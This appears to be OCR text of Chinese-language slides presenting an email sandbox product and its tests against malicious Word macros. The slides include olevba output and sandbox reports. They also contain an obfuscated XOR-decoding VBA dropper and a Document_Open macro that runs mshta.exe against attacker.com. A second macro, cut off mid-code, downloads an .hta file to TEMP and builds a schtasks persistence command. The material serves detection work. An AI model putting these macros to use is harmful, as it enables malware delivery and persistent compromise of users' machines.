


```
auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCkaehHgZ(i) Xor wavrGNDcPxeFwB(i))
Next
gjtRMFzcLZuu = auwirTWvhEXww
End Function
Set jNwfOXFJYFy1 = CreateObject(gjtRMFzcLZuu(Array((126 + 82), (59 + 70), 248, (3 - 0), 26, (
+ 212)), (1 XOR 5), (98 + 120), ((192 - 88) + (69 - 33)), (31 XOR (102 - 29)), (207 XOR 56), (
3 - 8) + 39) XOR (175 - 83)), ((44 + (61 - 19)) XOR (103 + (70 - 25)))), Array(((208 - 52)
35)), 140, (88 XOR (95 - 40)), (211 - 94), (49 XOR 151), (148 - 37), 244, (49 XOR (445 - 193)),
OR ((45 - 15) + 5)), (26 XOR 106), (((0 - 0) + (8 - 3)) XOR 11), (54 XOR (6 + (147 - 4))))
gjtRMFzcLZuu(Array((181 XOR 106), 187, (3 XOR (297 - 142)), (76 + (4 - 1))), Array((34 XOR (
3 - 1)), (15 XOR 46))))
jNwfOXFJYFy1.CreateObject(gjtRMFzcLZuu(Array((168 - 84), ((108 - 52) + 166), ((21 - 9) + 5
105, (163 + (30 - 3)), 233, 184, (315 - 143), 125, (15 XOR (16 + (16 - 1)))), Array(3, (83 XOR (
16) + 14), 98, 16, ((100 - 48) + (92 - 25)), (23 + 6), ((170 - 73) + 47), ((25 + 44) XOR (89 +
((11 - 5) XOR ((3 - 1) + 21)), 124))).Run gjtRMFzcLZuu(Array((144 - 59), 54, ((91 - 43) XOR
 XOR 109), 129, (230 - 63), 108, (45 XOR ((70 - 34) + 178)), ((251 - 97) XOR 87), (44 - 9), (22
5)), 193, (312 - 112)), Array((28 - 6), 12, (17 + (46 - 22)), 239, (2 + 30), ((374 - 136) XOR 1)
 (172 - 34)), ((26 - 11) XOR 177), ((32 + (19 - 1)) XOR 77), (6 - 2), (92 XOR 2), 178, 188)) &
gjtRMFzcLZuu(Array((205 + 17), ((21 + 55) XOR 195), ((2 - 1) XOR 26), (293 - 145), (8 XOR 7)
73 - 32)), (((64 - 15) + 165) XOR ((34 - 1) + 9)), 238, ((49 + 27) XOR 51), 138, 110, ((75 - 3
+ (48 - 23))), Array((103 XOR 220), (176 + 50), 40, ((282 - 135) + 19), ((83 - 40) XOR (173 -
2), 47, (0 XOR (222 - 86)), ((261 - 129) XOR 11), 81, (61 XOR (1 + (290 - 81))), (4 + 18), (((1
90 - 21) + 21))) & _
gjtRMFzcLZuu(Array((44 - 12), 183, (198 + 24), ((39 + 24) XOR 189), 43, 178, 191, (260 - 52), 21
((13 + 1) XOR 60), (189 - 77), (254 - 60)), Array(72, (155 + 40), 170, ((67 + 153) XOR (26 + (
4)), (69 + 67), 144, 255, 184, (39 - 9), (18 - 6), 20, (85 - 4), 27, 167)) & _
gjtRMFzcLZuu(Array(((113 + 42) XOR (139 - 32)), 150, (52 XOR (229 - 47)), (13 + 62), (((198
9 - 52))), (127 XOR (345 - 155)), 131, 180, ((23 + 21) XOR 164), ((13 - 6) XOR (143 + (82 - 3
+ 58), ((48 + 85) XOR 100), 36, (366 - 181), 238, (387 - 136), 204, ((28 + 48) XOR ((22 - 2) +
+----------+--------------------+-------------------------------------+
|Type      |Keyword             |Description                          |
+----------+--------------------+-------------------------------------+
|Suspicious|Run                 |May run an executable file or a system|
|          |                    |command                              |
|Suspicious|CreateObject        |May create an OLE object             |
|Suspicious|Chr                 |May attempt to obfuscate specific strings|
|          |                    |(use option --deobf to deobfuscate)  |
|Suspicious|Xor                 |May attempt to obfuscate specific strings|
|          |                    |(use option --deobf to deobfuscate)  |
+----------+--------------------+-------------------------------------+
```

邮件沙箱


云端+本地
威胁情报中心
威胁情报
通过DDEI封堵恶意邮件
正常邮件
正常用户
管理员控制台
终端用户隔离
产品许可服务
内容过滤
云安全防护
内部沙箱
DDEI核心
反垃圾邮件引擎
反病毒引擎
机器学习引擎
配置
数据库
缓存
数据库
主动更新
服务器
Email 信誉服务
外部沙箱
正常邮件
企业内部
带病毒的邮件
欺诈邮件
社会工程邮件
勒索邮件
垃圾邮件
高级威胁邮件
互联网黑客
恶意攻击者
商业间谍
竞争对手

邮件沙箱



LEGEND

已知好

已知坏

未知

邮件信誉
垃圾邮件内容分析及关联
文档及URL信誉

机器学习（防PE/JS/近似恶意程序）
专家规则&机器学习（防BEC诈骗）


文档漏洞检测 & Office宏分析

定制化沙箱分析
URL访问实时分析


安全邮件
被允许

恶意邮件
被拦截

邮件沙箱



收件人	检测	高风险 ▾	中等风险	低风险	垃圾邮件/灰色邮件	内容违例
cher[redacted].com.cn	29	13	1	1	14	0




高风险 → 报警

中等风险 → ？

低风险 → ？

沙箱测试一



```
Sub Document_Open()
Set outlookApp = CreateObject("Outlook.Application")
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0
End Sub
```

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
沙箱测试—



高风险

显著威胁特征

反安全、自我保护 (0)

自动启动或其他系统重新配置 (0)

欺诈、社会工程学 (0)

文件丢弃、下载、共享或复制 (0)

劫持程序、重定向或盗窃数据 (0)

格式不正确、有缺陷或存在已知恶意软件特征 (1)

特征	详细信息	展现对象
Causes process to crash	Process ID: 2312 Image Path: mshta.exe	产品文档.doc

进程、服务或内存对象更改 (1)

特征	详细信息	展现对象
Creates process	Process ID: 2312 Image Path: %windir%\system32\mshta.exe https://d2lek[redacted]et/dVYQkaGD/q2.hta	产品文档.doc

Rootkit、掩蔽 (0)

可疑网络或通讯活动 (7)


特征	详细信息	展现对象
Listens on port	127.0.0.1:51582	产品文档.doc
Listens on port	0.0.0.0:49171	产品文档.doc
Listens on port	0.0.0.0:49173	产品文档.doc
Listens on port	0.0.0.0:49174	产品文档.doc
Listens on port	0.0.0.0:49175	产品文档.doc
Listens on port	0.0.0.0:49176	产品文档.doc
Connects to remote URL or IP address	URL:https://d2lel[redacted]nt.net/dVYQkaGD/q2.hta	产品文档.doc

回调目标

主机	端口	位置	风险级别	威胁	访问对象
d2lek[redacted]nt.net	443	-	未经测试	-	产品文档.doc
crl4.digicert.com	80	-	未经测试	-	产品文档.doc
s.symcb.com	80	-	未经测试	-	产品文档.doc

沙箱测试一

Python olevba.py test.doc



```
Sub Document_Open()
Set outlookApp = CreateObject(“Outlook.Application”)
outlookApp.CreateObject(“Wscript.shell”).Run “C:\Windows\system32\mshta.exe https://attacker.com/xxxxx”, 0
End Sub
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Wscript.shell       |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Run                 |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Windows             |May enumerate application windows (if       |
|          |                    |combined with Shell.Application object)     |
|IOC       |https://attacker.com|URL                                         |
|          |/xxxxx              |                                            |
|IOC       |mshta.exe           |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

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

沙箱测试二




```
Public Function SaveWebFile(ByVal vWebFile As String, ByVal vLocalFile As String) As Boolean
'Dim oXMLHTTP As MSXML2.XMLHTTP
Dim i As Long
Dim vFF As Long
Dim oResp() As Byte

    Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
    oXMLHTTP.Open "GET", vWebFile, False
    oXMLHTTP.Send

    Do While (oXMLHTTP.readyState <> 4)
        DoEvents
    Loop

    oResp = oXMLHTTP.responseBody

    vFF = FreeFile
    If Dir(vLocalFile) <> "" Then
        Kill vLocalFile
    End If
    Open vLocalFile For Binary As #vFF
    Put #vFF, , oResp
    Close #vFF

    Set oXMLHTTP = Nothing
End Function

Sub Document_Open()
    Dim downloadPath As String
    Dim sc As String

    Set outlookApp = GetObject("winmgmts:Win32_Process")
    downloadPath = Environ("TEMP") & "\\" & "acqeolw.hta"
    u = "https://www.pa[redacted]aqxc/"
    Call SaveWebFile(u, downloadPath)
    sc = "schtasks.exe /create /sc minute /mo 1 /tn SecurityMonitor /tr " & """c:\windows\system32\mshta.exe " & downloadPath & """"
    Debug.Print sc
